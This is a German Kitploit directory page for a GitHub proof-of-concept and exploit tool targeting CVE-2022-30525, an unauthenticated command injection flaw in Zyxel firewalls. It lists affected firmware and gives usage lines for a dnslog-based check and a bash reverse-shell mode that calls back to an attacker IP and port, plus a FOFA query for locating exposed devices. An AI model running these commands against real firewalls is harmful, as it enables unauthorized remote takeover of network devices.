
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/west9b/cve-2022-30525
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsCommand and ControlRed Teaming
GitHubwest9b/cve-2022-30525

CVE-2022-30525

CVE-2022-30525 Zyxel Firewall-Befehlsinjektions-Schwachstelle POC&EXPC

Repository anzeigen
12329vor 4 JahrenNoch nicht geprüft
Teilen

CVE-2022-30525 Zyxel Firewall-Befehlsinjektions-Schwachstelle

CVE-2022-30525 POC&EXP

author:160team.west9B

Nur für die Verwendung durch autorisierte Sicherheitsforscher bestimmt. Beachten Sie das Cybersicherheitsgesetz. Für etwaige Probleme wird keine Haftung übernommen; die Verantwortung liegt beim Anwender, nicht beim Autor.

01-Grundlegende Einführung

Am 12. Mai 2022 veröffentlichte Zyxel (合勤) ein Sicherheitsbulletin und behob eine nicht authentifizierte Remote-Befehlsinjektions-Schwachstelle (CVE-2022-30525) in seinen Firewall-Geräten. Der CVSS-Score dieser Schwachstelle beträgt 9.8. Die Schwachstelle existiert im CGI-Programm bestimmter Zyxel-Firewall-Versionen und erlaubt es, ohne Authentifizierung beliebige Befehle auf betroffenen Geräten auszuführen.

Betroffene Versionen:

ATP-Serie Firmware: 5.10-5.21 Patch 1

VPN-Serie Firmware: 4.60-5.21 Patch 1

USG FLEX 100(W), 200, 500, 700: 5.00-5.21 Patch 1

USG FLEX 50(W)/USG20(W)-VPN: 5.10-5.21 Patch 1

02-Verwendung

usage_poc: ./cve-2022-30525 -m poc -u url

usage_exp: ./cve-2022-30525 -m exp -u url -lhost ip -lport port

1. POC

Die Befehlsausführung bei dieser Schwachstelle hat kein Echo. Daher fordert die POC-Verifizierung die dnslog-API an. Geht bei dnslog eine Anfrage ein, ist die Schwachstelle vorhanden. Um Fehlalarme durch Netzwerkverzögerungen zu vermeiden, wird die DNSLOG-Verifizierungsanfrage um 10 Sekunden verzögert.

usage_poc: ./cve-2022-30525 -m poc -u https://192.168.1.1/

2. exp


exp verwendet eine Bash-Reverse-Shell; nach -m exp werden die VPS-IP und der Port angegeben.

**usage_exp:./cve-2022-30525 -m exp -u https://192.168.1.1/ -lhost 192.168.1.2 -lport 1337 **

Screenshots

Image text Image text

Referenzen

https://www.rapid7.com/blog/post/2022/05/12/cve-2022-30525-fixed-zyxel-firewall-unauthenticated-remote-command-injection/

fofa

title="USG FLEX xx"

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    264

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






